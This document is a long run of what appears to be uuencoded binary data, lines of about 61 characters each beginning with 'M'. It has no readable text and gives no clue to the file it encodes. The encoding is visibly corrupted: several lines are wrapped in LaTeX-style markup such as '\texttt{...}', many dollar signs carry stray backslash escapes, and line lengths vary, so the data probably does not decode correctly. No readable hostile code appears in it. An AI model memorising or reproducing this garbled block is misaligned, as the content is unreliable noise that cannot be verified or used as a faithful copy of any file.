MPT!+VCT%LK;/XJT=+Z^3D<2+5GBRH\$^K:<\:GD14.X2E#C8X>DU\$=U[?%!*' MY, P'D5P.X(N'=H[X>DCN@.>\/TXIF8N\"VB>=9M".?2.201),90'-7LLIGX$ M=IPA<PS>^2,?T9W:8L\$AI&`FN!M.<#N"KAS:.VCC(WCT%<T_#N\$[*!.<6B:X $M#=\$`)0X=?,OW8\#R[@S>']^`X*MG7`\C1[F,I'$OPY=:#==]C(<\$XKF)V-27($ M*,\$82^-8W"9-`\$NZ;7,,4>,XFM2N:LC1[F/)'\$NXQ^<#>2B*1RK'D06SA.>1 $\texttt{MI]W/5\#FF8,WOP;H=\#T@QCJ-A4[@B.=H]+\&GB6,)UI@]D[S:A\#*/(C\&G")\G3} \\$ M[F<J'%.P@O!@[/#8+L9P%;.K*0/;Q2A+XUABSVYNWV<3>7)S,3TP[WXO?IU-FV] $M#V=G9HXM\7?,)X;=PW+[:(*?+C8XM)/PKO`2T1,7*WD.$.D3NP`NO;CE2.6S]$ MDB_Z)>Q,"3"^H\$3I"#6S5)@;*)'R<'HJKZ/JMODK)@*X3Y;7R_N=A/U>7E^+ M`(\O#:7LA6A\$A\$9<T<MK\$?+SXG;YGW>X<UE!R+J3?**)12F)S'BGNV9V[:`Y $M_{i}+9=\#15]7_{.}!,2^{3}B(P_{i}+X_{0}-X_$ M:PS#80E>:L0=,\CSCO+XM%I!?W]/#EGY%.[)L2RP>F6E*7(\$GPFHOGC:+C\O M-S<=/8=BNV1A(H/</5\$6'%``91-2JIY[)+U+SV*,]7JQ7;TGG"<3Y";_807A M8Y^4E23UDHN49A"A`YFSLB;7]4?1>H%+FB364/A^O34OFR\>Q5`DY1-/D`\$I MH2#]Y"SUDQ?W?^QZA>6V26R-Y5<2Y&_7\$4I]=VO@YV@.E6T.II^*D6M+QES' MPA:014-:'\$^/9@L3L9[-&D\$EL^S&/FO`-B&.#O<0@1`*3`DU'Y7UT_G:[+4+ $\verb|MHIVIXU.O|, TL4<$> NT1JA1M3[S"&-E<YP<E&<12K;2ERM:B\6VQ1Z\#)\#GSL|$ $M/TRO.0+)%()>!%C?,/W^#A%^MW?7@UJ9^&[KZ_^TW?SK:;WX*`K=(QVJU[Z\$ $\label{eq:modx-nwhhb} $$ MO0X-NWHHB/*&D$HA->4U$=E.CZ<+\QJU"HI]GJ(,JO!FN5W"HH.'@=(B5Y/6)$$$ MOD*,5Y<ERL6`B:Q%M"%-S8S(B00%?J7OSM;8=<&_BS!"+@3%Q@N<?VLC5>I5 M>\$W\8"X^,SDK8<^@7E,U)7;<0FJE5%@1,"/QP2N5M,&;'])W2\$7S."IM:%(? MUCN,: [293; UYW+K:1Y*G0) IKTOON*G^MVTY(9EWYL7LA@&Q?^2; #D)':K/QT

M'!DCX6%WI\5F&45Y=&DY99%H%#MD@(O`^"-A`"CTEY3..(ZG3%8SA]7M]6)U M?[,CH4F5H.W!YI[V:KI!1:/C%&V`-D^%((^R8%``J56I\$!WIM95B3]&EYC85 MEW5)EA-.Y^;][I[K9:7ITDI;0:S(Q]URYU?AS9W8NF_3I(1)']:W\K+1@)3G MEK; Z_+B0#DMRP]#\ZL9P_RC#191:3\"V\UFM5I5J999>44"M\'3E0#JU_0Y+ MWP?&\$\'/9G>Y2E79\$HOI01,:]4%@X,ZC+[9>0S![-+Y^2XLPGY*\J0T"J\'/0< M0\$8GH0_W*YF#RL6(TX/%K]/CPQ8;3#6>?D=?^\$(H'.U`,1F+%XWE=KU:2X81 MVOOEXUIF<H]"O;S\$. +9Q!:#A KF3\$J[I(/VG(E9E]B>>LGBIN8'7@J4D+N, M2DNLE)B**K/7';56*E*]+!MF^>+UT44GYD3+!]HG)!:.E:(B7ZQ-`)*%:01/ M\$K9-@48#9&N>9NG8<TV%E5_)N#0_?N/50P,#H3I>?!+?N%E+?DA']3:8F?NL M;^7;U(GXJ*'AH=,##*<HPRX>7FW@8K^^-)#<[SWD?Y+FGUL*<T;AQMXH0`HW M5=DKM8R6>OFTN4:)5:3\$FK9S)3-;%HEJ0>X0:OZZ;Z1)YZT+)8N%+T!*\^41 $\texttt{MY:,,CH(F2/N178:82N<<'\backslash F;K4O.=5[H\backslash K5\$L@)8`Z<G[?S@G1::X6@XGZ\backslash 2]}$ M/U4S2""8^[O-=H<(([`\53Z>'_B)/"'N<M9B<RW6;%`'1*T7;!@094#RK(J8 M4O;I_K%X?:S82K\$U1Z7.LHQ+Z+!J_'0B6'0!KE<X[]52FB@R=5[@J7^^,R_C M`I`-_, "SA6_L?NZYYEY\$?6S^87YM,R\C3I96-\$K:+V=Z>?&KE"106\TOWO7< M*JWI5AWPGWU`T_>[\]G!Y9G)Y1\GY]H&[<-<?!'`D_9@>;]\O[G9[#;KOB?, MKV7`WNR^(!@"!@//(^:W]Y+5G9WYXS2)I?+#?B`%Y,RT6K#S-@))%6+&"V(-MSNRM'%\,K'2EVMF3109A""P*K&XF@<[O:79X=[O<;(DL<Y=&L*?+Z?+Q\4]Y MXXUP:9]^LL_!M;9K0-[!EU\$55&_V968V^S5LJ=B*-LKWV&BJ-JI[-FJ>:Z+F MFRS4_'@#357I1I6N::!1+&9%^\$UH(&TZ!^U<D-(!X1U>L]V4*\$>J'!G:B;\$* M3T'14N:)D:>=ETY;G<IC&_*M^2/:0,.9_?1I]XEZ^BWC=+\<VK7@:ZL*!,EG $MI^@V_5:?EXJ\&V!P!O3HS9\&UR\\G9_)_(O.M!\\UI9\&LV^F\&BWR]'C[.1"+A%H]$ $\texttt{M=Z>N4R1A+PJ][W:/ZW^{]}!"0==G4T\$)2.90V!S\$=8_,8\$N\$(!\J\+4(0"^\#UL)) = 0.90V!S\$=8_,8\$N\$(!\J\+4(0"\BC)) = 0.90V!S\$=8_$ M)&^5`%9\$&:X;_FUFCM=<G,E;@].VLUY1*;2F]5PLW?%9Z+U,-*&:O!=HIL>B $M419@9S7'N._UR8WN-,C^{TQ}]"Z.G]'.9"2&1W[L^M\=7TQ_UQ;Q>HYU@I`S$ MS#[.OVQWR[_>R)P&#MS-06PZ"T2N7LR)>+8H/+>%8Q(PCBHL"K,!H*VH1[)< MF+Z960\$KW.[Z%7-+KA)1R28ZVMGZWBPV14CLK/H=E0N;E^"]+I?FSWK84TF8 $M/@FX8=.HX(79WA:\-0*T=SW5V?UJOI5\&_V$IYRFW>*8=(MCRV'GQZI3<-3I[$ MVII=3P7PTL^1+*X_KA]F]Y\[0E'J."K;N";VOCD=1UI=:]FN`_&>D/5M!_06 $MUK[F<W=`:]0]L/H'"/ROQ?^G<@']]>4Q=MTM.$D4G5J_UK[G<'Z.IZ2'Z$$1$ $MN > := %&P. [Z+Z:MVIDRE,MF861)? \YZY6WVZ6+Z_60<-O$= %S6!33 L7A&] \$ M8?30-)Z.2J`F22?,JAKT/;/CPU.)"WAA/3-%[R>58;J;N]7=S?E:MORV*S<X M>!/JE^/]'G.%%)B9:NX0=OR6*8PV%CSG>&?2#RP\$.3M[/3V8J;#V+=MPQN^\ $M^{1}J&S/5;S23T?Q"3!M2P"OQ](Q@%?3#U=U6(+:0XR/8P+NSUX?K#4EZ+"!H)$ M=LDIN_0 \ \O\VZ*0) H. AM(L7, H>93; \ . AHSVP2F '&NXA?N(\$ZL'+S;VCE_\O> MMVVWD2-;^E/F`WK68B+OJB=:HBQVI40U297*\Z)%2[3-8YK42%2Y?;Y^`ANQ M,Y\$)4%75776ZUZQ^L47\$#D0@(G!-7/QZDO\NVP9&@-&P#1#&@&V/PK1-P1Y` MXJ>N`[B1+2R*2OLSF.5\?+60]3#M4K03R]HY-.K9/S6'[DN@&KDJF^E*2#.S M-V&^PQ``A\$(!)3NSBG-1M<+\QGX")ES;FHQM39;\VHAA][R1`8/-Z6K1#?=L $M%-%",<;GS^OM=O5H6<^GS61V?7?>C-\M+&<*3BPZBX;P3I]L6O+=^/'Q[>H)$ $\texttt{MKS}(\texttt{M+2G\$HNK}] : \texttt{UQ<} ? \texttt{K.} [\texttt{Q?NPKR414} > \texttt{IQ}] \texttt{T.} < \texttt{`G\#UU27?1V8L}) ? \texttt{\tau.} , 6; \texttt{X$`}$ MQBX2C\A>7[^5SFJ\'\$-A-^1(,>H8DG*0,-10R,69+>Z=*T_LF58`''?EN&OE $MMOW"U4Q&, N^GLOW*"AF[;-RC;-5OL\OT;&`*[=1IB^/&@V&0[?3>?5`N,3+1]$ MV\:7FT>^&8.61!^-&6BL(9"@:.X[61QA%(&)-Z!!\6^U^/C,DYM_A_+SB1@I $M/]^(\&>BLQ=/(P*[[.*)01$D#8%9],6F:R<^34VFK['2-$5!ART%H@8^7N-X9])$ MGQV[:\%HE.Y`A+1-'X;GE\YE%NF?74(BJH1MGI^5!`.`=+:1K_.'_=-WI7`X $MNG,G,$8\=0X+[IX/4KNM'KP3&GE,SYK-LQMYXJN$2CW=KIXID"//SU_6WY$.$ M3U3>!>07>]R%YMT^3I_Q>T]2(\$VZ*&Q`8'*F4XRAE1F3M;H\$&P7C((SC\']" $MOU41OVGH&O,'^8VQ2[\Q+>8WDD*_@?*G^"U-_Q5^TZJ$42NL3;_&0)F"L-0!$ M-/R&_LO>'G]SNARKU_!Q;^0YA"?=SE]V]_W7"AYQW+MW;O!QN>]7M8_:!**0 MY&CAXWCW?2:KFNXUY['=7K.&N`(C!]C!KOU<KAX?93FT>Y^LY!&Y_Q8S?;); MCY:;0U>3#1^\$[A>-T5NJ%;"S,@ZI%%+34\$5@*`WO=/0/&"I-?4,AX7_<4&EZ MU%`:+AA'HH@T5`@Q"D\$7!BP-Y;?=&\$9*'?!Z%;72QJ6,>E>%'.1!RP\OA_8P M/9^=L6/V[>J[+6GWPDQ=X'T9(=M%\8Z6YE(^,8`^K^OII*KGJGK6TYANM?%? MU'^\QB4TEEH>:IP)8V9R?![OJTQKEZJRB\:_W4SF[^=O+0!*ZX)SI*G=%)E+ M&NG+ZT5FTV1A!F\%:GIM;06Y7LXJN5;)Z!8B@\$R[!*S_\$MGO]!6H\$8.Q<120 $M:DX9<@(R:/44RA%&\#:WBF`(8MV1+<\#^6%<@Z7R*S&$*-@"NE"070DY>STN31$ $M6<.WS4[J/4>[0'DM<[8[6VXWY[$NE"#^,'<A5PRMY$9;\9BD]]=Z4[YYC1=B]]$ $MF\U!ZK-,0\#>K72_VN+3H7[\QEY/(7B)7X_:'U=9>>L3)M;^)\4+>M>\#"7G\3$ $\label{eq:mhp3/[,-_K>_Q_G?__14N+S@Z&AOVH[+P^2PAM]PPZ$<&?2DF(]=B&4<I17Z!} \\$ M7D^*@_3S)UEV9GJ>((2)3T:C'6YK(AFU7D5)_?)+QG>8/&KOSJ"BU(6DH7L.

 $MUA6(SOQ[9Z/TS-'1OP+GW,S/L,OWUQ/G9SOO6=ST(S7A9K>Q[;U/$TK4*_2Z])$ ML[@M%-KYZ>YA_?<N!\$(`;TQ&*)!ZL=X^^NR,AQ!!?L:\$>T>TD8U'VRX@-%BP M@B)!24+N+T0ID:%25<IDQV*KG0R\$^H^DG,H^L6M,6KQG>8+PP?@J#!^&%7WL M^P9.1"LKG'1R`*@`P*050'KY='9CY_IRZ9KL,YQBV=95:FP9&L4=K46/^4S(M,02-7F0>->JTN@@0@=/I@L7]RI\$X;@[=23\S1UOS>WXF0?L?^KDC>%6-;J8; MON/!V#J/SMP\^G6D`5+GTV"A9Z97LF/AZG02NL:=:(V[!C<J:"L6\<T0PF#M MU<@;;%=UGW :05[0ZL`52(^UPC012Q&6/->29[31<6BAT))&R@;AZW='F'2' MUJ%2`9?*J%5&!77B(#,"2">11/.`#5Z1`MDH3%^:2BQ(\FL:J9,^+E-<WL,U ML\7\$1Q6**HF*==)V?^K#]I/MI.].SRYFLQ^90XZ5/?D/2ZOROVJ5IMB>=MK' M9@Z;@';>I^4>[7S>IQ4>;79^U2>6'O%:/CI=CV6!T4(<N1J0Y6ZZF^N.7'MD $\label{eq:mdos2c3pzebx'="V^*YE9BBOF%5_@NS72C=L3ZIZ['@Y#@X*K.>UGS1G,_9\^^c]} MDOS2C3PZEBX'="V^*YE9BBOF%5_@NS72C=L3ZIZ['@Y#@X*K.>UGS1G,_9\^c]$ $M?9`E=&F;D)Z.NOF_?<O^=+_=2W<"L:CQ\#L.ZY\#_EQ'4`R\8'\%-^3,3)]=W%$ $M?O\$ >65LS"397E"XE0VMW=4WWAJI7WJU#AV.27B\$3J=CL13`H1UOU8[EO\J. M?Z;YTC1NOELU#V,7(_`(O0:=GQ\$![,QW+L=U-0I-@B6GWVL]7004+3TU^T_G M\J'8K7F:UFZ;:_G:PWPEX;C18'L:F#UHQ)8P6F#+G.8Z%HI5%;B]KC!*XK0? M=P4!/^KVGMLRL>_VSN'<W=U=3A<+^_%EW,A+QY?VV]+=X\$3.SA:;3X\:KE>Y $M9#X\:KSU*M\Y*(QZD6T,2$Y53*F?\-G*Q5Q.1_BI/S?R<GI^GO<[(I_]5.$ MUJIJM`MS%TJ\$Y%+)%9V<P\GR>HX]5K)0#]=X[/I,-GMQY.B?#N*E6Z1XC_GR $\texttt{M} < \texttt{N} \\ \$ ^* 34 \\ @ \texttt{Z} \\ \texttt{7} \\ \texttt{B} \\ \texttt{7} \\ \texttt{J} \\ \texttt{2} \\ \texttt{G} \\ \texttt{G} \\ \texttt{T} \\ \texttt{G} \\ \texttt{W} \\ \texttt{Z} \\ \texttt{J} \\ \texttt{H} \\ \texttt{A} \\ \texttt{S} \\ \texttt{J} \\ \texttt{H} \\ \texttt{A} \\ \texttt{S} \\ \texttt{J} \\ \texttt{A} \\ \texttt{G} \\ \texttt$ $M[P[4H;^+;!!_D5AYQMY9_+SZN!J.D.5;^-(3-VO;S>'SRU9G^PEFPSN@MN3']$ M.RYO_2N4?UM@%[^M]?I![!LQ7J[&8U>99CT;WRJL5%CU/VMC4QZW,<C_!C9. MTV, VIO&T/\U&M'&%6BA#3NU(,]N1EO_4,\$3-VAEQBWE^<(V@+>W^*\F]*-Y) MDV/))++E!<TE=A,S6-<3Q]X/]F-N2.[-3XG6&399JE:!CM:]\$4R^J5VH6<G+ MK2P8&F%2'1<)U2#\$T+BR)&S+^D=609G_;#><?&N.[;**P8_"ITRLFHX7./K MKT'\E)*<03+8S4L=K=E9F5WHE&:0530S&C[HR&.`5`'HRH%D?-UJ?.5_7GRE MZ:OQ9<H_,KY,^;OCRY3_8'RE:2R^0/CSXRM-_[#X2M-X?+%YR@H-'XPA8H!2 $M^1A^*/).H@M?^BSU?@F\MF>A\;8H+#15=N""?($D#929"S5M1C>?MPN3PC.$ M1RH8@X,A,7%\$7!:OJ\$XK#?P_76MRHA6IHQHI>;(,Q6<4BN?F"L1_2E0J(O7 MB[.QJE3:T5;V>^NBC,\$N]P_`9CC:P53KYF>7S()\$7E=^/%RO'KT%PQRKC_BT M\72XW\$C->/JT<3&9:AT33J'U"*@0(`1M0RQ8TZH7K78E>2\$/"#ZV85LC;'WZ $M]4HF^RV]8N0*G=S1]K,8N<%[`.KLQ;4TKM6<->\8297Z#//A&$^[\`(=.)!T$ $MJL99D?S'J7^{4}]/T'W6J5L3"J,_0:\8`J0+8:PH23F5%+3#Q_=V=)GV*#26!$ $M3YE < X-9 \) [\ [N9K \ QK=\] 4_U75 \ 3O3.XN.T'7UTO.1D@^W3]NUH/[$ $M3<(X,*6)]43IJ'/SD^*=BWF-"8C^*<)E.43DB^*"(U&C-D(,`<1:C!>UGOOIG:)$ M'=P!D2>6L/+:U?.BT)!~3S@DEDI\$+PB4Q@O;@/H_\?*OB9<T/1XO1/RA\:)-M2.G&)WIOZ)"8."*>DR#*6VQ5E+9"[@+DD)QI)CDR`<Y;!5)0`9#N20NHI6:! MN`6L-\-75`V4?F`)R)66%+<I\$N<-%0GC5`6:1.BI9H,V5X\$<02F\$`RALAAK0 MM*!XO8`@OVE7&/MS;**)T+6L-;MS`:IK":G5>>[ZPP%-"XG'4@F*;T&1N\7V M6UQ`=G;VU]E;=XUC@OZE<%M0KE?=:A\$"^*_[#].'P>,F`^Z#Y882[O-;C)PZ $\texttt{M,NSL8\$T4EQ,WT/'6Z5CX.IKRM^IXZS(OD3D^{,?(E2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,'<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".(B2/7JB-,')<,E(P+?8".$ MW2"P&-@2APX?6=UI3=\$K8-`\:3]KP&.85#&PHH*;H^B<Z%!-FC,I.C5IT+B: M+'JIF5H;'L-4BH\$A%=P<0YL1T:+F,";UBT[6.5@5=.TN3PCS5710+E?WGS>[MM4?AELN;YQX#9UEG^_L7^Q8#DSF8M1T%[Z'S%D\?%[CE0U.Y*L!\$?U.\$Z+A_ MDF/]_16!Z_TSMO<PM>HV8]D.[KF_#H`D5]@VPG,G\>6#W+V&9.ZG2BO>LQU6 M3XTO'((+J:E2\$5D*:R*XG#@ZRX\F4_PV9YDR=!8IH;.0'#H+R8&S%!XX"ZG_ M_LYBG2C5S+:6A=1*J:A?"FM"7#HBSG>6T9J5VIJ5C'[=6W]&U;K:'S8?OY.! $\texttt{ME2M:Z6K3*:5[X_=/@Z5=_P0`*;EJ@(](GB3X\$!2.<Q/TP)(6J=[P'U+7]R\V) }$ $M/,[6S_=/F/<\#=)"NMW/Y./:6QA46'<+@PJ360`_';"-K;>L=B.'G+=^<I;%$ M01!3V&Z8S^EJ\$'J8IR+TO&S+HCH2P=5(NX0NA-BG:YN2HDT)J*E2T:8HK(G@ M<N)Z87JK85K\QC#],QH5ABD9PC!E>CQ,20W#E)0P3\$F)A6F-,H8-VW_"-!JF $\texttt{M;`>} \texttt{U-} < \texttt{4=<"\&U4BI:4X4U(2X;$>>':>JB-$-C:H(@O9*K!KK$X!A]_VG@+E.5}$ MJ-4K0_4:\$E,EHG8IJ@EAN<(P")R=]D=760&U;?P'(]5']R6]6Q:G]D\$33?V] $M[\$5XJ<*MX4-JI5087F\$-B,M'Q+\$(_I@C3X(BF#):!+808?6-\$>\$6A:L/<NN#]$ MD)HJ%4Y06!/!Y<2Q"'Y/G!?X)O"'>.'A&QH+_QMV%W_>)X1."5JY5!7AJX!: M*16^4E@3XHH1<;V"<O*6H*! B*]^?T%O547U:`&/!M14J?"HPIH(+B?.%G0^ MQ4T'?M4JBJ,30!]-NW%F"NO'`)4"X`!%-E%H.2)TH!JK3)D<F_3UT9J=VJN\$ MO6*`5`\$PF2*;.#0G=*`:JT*)JI#=^X=8&""1\>AD]\OF:;_S1YA%YO6GW6(& M8H31%/G4]RCWPGS<?.I1BHA5#(U<:DGHL`!0*0`.4V03A58C0@=68;VIDE^W MBBEC5B\$EM`H(@568'\$J\$E+A5N("BL5(Q5@)`J@#\$BB*;.#0G=&"5=*Q600T; M_30 RJ,]:M*+KXT.XNQ=YR+:\$ I^LY ?+ $_6XC(S4J[4]$?=, $^:U80/27(.$W@A)$ M93R5:CG&9@"H%(#85&03A=8C0H=>T-BLDU_WPO]P;-(+3#_F!5#C7B`I[@62

MXU[0^*VU+M2L"P\$@50#J@B*;.#0G5+QP.9-C';-!=U,?[6X&<,U00P0OTL01 ME2(0(PIMXMAD-"(XT(\+C:.CG<X`SRQA/C!2Q1"3\$@,3\$MT<@^>\$X^3+;+YD M,:CC42,2[)>Y9&[6AC%`10!,2&@3PR:C#DO5>N9+CIK/!S,WV@Z+R3%`2@`, M1V@3Q>;\$!L%GQM1.YQ&!Y6*M+H=U34.X/XD8"*\2-#;6G8]@*F)@;Z*;(W\S M:N%!N6AUDZ!<H=G#=JQ?+L*/E80&-?04EF6/8%)BX"RBFV/PG'!&^<!91J<; MUW*90.BPL"]BP;BD@%;>=]I'FY-W)+#V[\`*!N2^1E29WL5Z9PQ0\$0#7\$MK\$ $ML.FHP[+\/:>F25A^.#;>"T3+#\H 7?Y;JLPHP$):#)^2@!^@M(EB\P[KES\=$ ML_RNLCY\ZZT\$C73#&1-]UPM4CH)Z"T0,:C]WBJ<OL=H2`U0\$P)>\$-C&LJ\$!L MORST99;\MK*8\O>4A:;,Z!>LP,O`*0'P"Z%-%)L3"[^XV\\$&'9!;CRG\/12C M(W6/41E9BY?;<_WVEGL%!B*I5DFUX*\XIB(&+B.Z.0+/1RT*"D=ER>_K:1> M_OM;59:4J?&2WE(M>A-K.4<P*3%P*-'-,7C>P5G28=^(U9TJDY79I]Z'B%_ MVK+XO'J*?&L)&NXZ_J6#;4X0\$!PF-_M[WK#*R4KLPP@'R%("CJHY17GMRTP5 M_8C*Y>MN*?P?^-+2WKKRFY:Q=?!.XC^SFLT&Q5_)OI=EI^?^4O98_&!W&5Y? M,IW[`@<APC!B'<3BVQ%,10SJ(-'-\$7@Q:N%!9+(.%DDL,DWYZQ]8\$)EA?ORZ $MU%AD<@X75N!X9'("%WX+"2*3\'ADDAI&)M+#R/P'/J[_Q*9MPPCMIE8+3V"$ M28E!FTET<PR>\$QZTF2D#\$_.PU\P=4SJE@)("6)M"2\$4(*A/!31Q=CH@.ZE+& M5K[4F4+0FJNN8?,OJ=&(X7AD((>ZT"%8CCV"28F!0XANCL'S%AX4[Y;%*_SB $MA6U&T(; SN+=4I>2NL!W<4Q&#)Q'=', $7HT(#[R7TWL5IP0Q[[&A^V<Z=3]])$ $MY=OQ8KU=WL7RJ5[F[\&;'O`J]*^;9[MH-E\?GKX3-)@N#!1FH1@&6&D]@DF)$ M01@0W1R#YRT\L!/#H.+4,18&M--O#H(_T4ZM\TL6"O\$4QU3\$()Z(;H[`ZQ'A M03P5:B:W)AI,2D(]"^9)=V*Q,`Y)"8\$W"6Z.H/,6327M71YR6_UPX3`YOG(8 M9Z.\$DA)HV>/0BE`8F\$S-JUQF-.JXCA2!V\Z.KRW&V2@!5@<_BW`4FA(*ZY.I M>_'72[5Z^.:2[,MXI5XEYX\$JT4'N6I97'7J3,OS&S9+<7@M.^8]7!QXK'"U1 MTQ*(EM?!R4C!"39WDZWY53[3\47-S2VEN&K;1+Y88#H:7L'5,^RJ,U<R?\$M- $\label{eq:mrzi/H} MRZI/\#H_B=J&V\#^{Z}_4*KB^{.}F\S)T;\\ S&4K4L8@C[[@WK\$BU0PP(L[M'O9OY&F])]$ MG<+ `N+MZ5<90MK;\\=/ZQ5H6=Y>+"YEID!_\RE=BA=/8X!\$`0:G\$PAMHMBT $MP[)XO?; ^9+]2/%/^, <6[I4;T)1Y(C0$*N!$0ILHMNJP#&/<>3:^:9:+, < M8$ M8T06S*]'P42I+%IGRDA:[D-^&-_SAN&J"\$=DE\$1SI_0=7A\XBJ(#4SB0^.8X M0]HQA,6D*],L+*8I_\ABTNPI?8AGP8ZB"J+@2.*;XPQ5RX!BSGZ:GO7Z8-#J M/^S[R4`"K2T050-./`*B#S/XD/#F*#[M\\$'9Z,\$L^\.^H0PE4(V<:L!S1T`% $M07^{<}X<U1?$5\Z#<S9MEJ##QF3W(I9S!XZG'09/F(V=(/,1#]D,,/A#?'X&D'$ M#U2E&_*L4S48)/4YF&W.;&G6&*@@"&8EO#D&KSJXM^V=U)HMC0@,J`5-5V!8 MH+@F`C0=L!-B2.6V9`@)J!EY<Q%"7!,!%AVP?]:(@%(!(B9*IRG:-0@(BD'+ $M40 < -\#N80 + S&36 + G', \#1, F8I(HINC \times R\# _OE `, %]":4(C2, *YH + X4&QS! %QU = M40$ MX+Y`OT2MI4PH,8!4-%:%,"&X.8(V'=K;_4DJ-]E::2\$U(R]B17%-!%ATO`KQ M5.#.2P@)J+0)9J?\$-2&P'G5`?U,`R8R/D143H=,0-6*#R"8&S3HH)?F*Y(Q\$M2`KI!=D1\$D0V,6C503U)*<F,AM22`WJ**23^0"@0V<2@IH/VMT\$2P(VA5E04 MD#\$'1(-"FSBVZ+`]:88`;B^DM`!0,0>\$A4*;*#89==B>M)0`C8V*T@(`K8/[M-@EMXMBLPPZ^Q!'!`\$&UBD-H(#?I(;@Y@JXZ-\$4.3,!(026+0@RM9!`L!#=' $MT*9##]8RB6A788T@XI", F2!D"&Z.H(L./5CN(J)=[:+($%(Q$\0-P4T<G8XZ)]$ M='PMA4"V+JBHKR)IN!2A1)[F=::L8^+\RR>WTZ^12(_0"[(CFHAL8M"J@P93 M!6(X3,';RD=`&4V7(9P(;X[B38<?#G05T@VW(3>.R9@-0HKHY@BZZ-##82`A $\texttt{M)} \ 4 = \texttt{L} \$ \texttt{!K'5}, \texttt{P\&045T} \$ \texttt{T} < + \texttt{B} > \texttt{BCQ} \texttt{]} \ 3 \texttt{W} \texttt{]} \ \texttt{U^*, '\$-_N; N7} + \texttt{XV6K} \texttt{X} \texttt{]} \ \texttt{RWA} \texttt{YU*?/LZ}$ MLTLV2*YMZF:G:2G2,INVW>\^N<3VV?V%W\$0]6;I\$,9)C>//QX<Y>D+6T/[\$2 $\texttt{M5XPDZ1[+/X\#H} < \texttt{\$D25T]/J^]([+]L7Z0_N\#P\$9]? \setminus 9+\& `V4*8M1)R?V.?+?UE$ MM772<-GEX1?!W=OW."A(4EZ8U)UJ_[Q_ENNZ5,_\$033^^6ZGDZ6"=WO<K;:; $\label{eq:mu:lmp.em} \texttt{MU:LMP.\&"`OU-4I^>'@ZZ\$/BE3ZC+,E;W/6MB=4(B<\#>;?$"$C+K]EEL-SMY}$ M1%)U,79^L;W;[_8?/P)I=`%S>^=P3.3SNKNU5Y(4)=D%)=D-2L(B[.)%D`S6 M3L^L4Q.+I:VD#)*>`TG/,4E(M_&^E)LDGV?5+DI!FF=G-Q->P,YCT?D/#)3 $M"H*1-B@H;8RE^L7=R\\[QVB5=_+S[X!(J2W^^^Y"XGU9B)=I^,/Q=N=\\I?R>%$ M2\B88#))^,%IBIR_.4KM<OZ6]%PK":;O5K)":SH"2:#`'5*Y+57JJRN6&3F7 M2%D_KKYNMM]A`Q4AJ>H`BM'43D+"P\$;R?Z^?]@Z<]&IG^8/DRD4^4>-V,>;C MBX) %] (Y&W [@HW+MN] F+SZ7. ?0#7^V] ^NA(S2GE "3%Q "K34) N6=S[(_IM "#Q9 MCR<Q%7AP(TXEE5P*MI';;Q9BM_7A61_83!-CE0/EYN'Q[%.;GEK5\'S:[F'O M7AK5RI_@*26'>OF\$.\:09U-]TF%DM!O.FSK/[5<Y9RWHN_\^)#4!VMCI-7] M4J922#HTZ<68W-=H-RFX_%,\$AZF>GR/!<7<GR8^K!Q>5:=_A>2<@JRP4-?P3 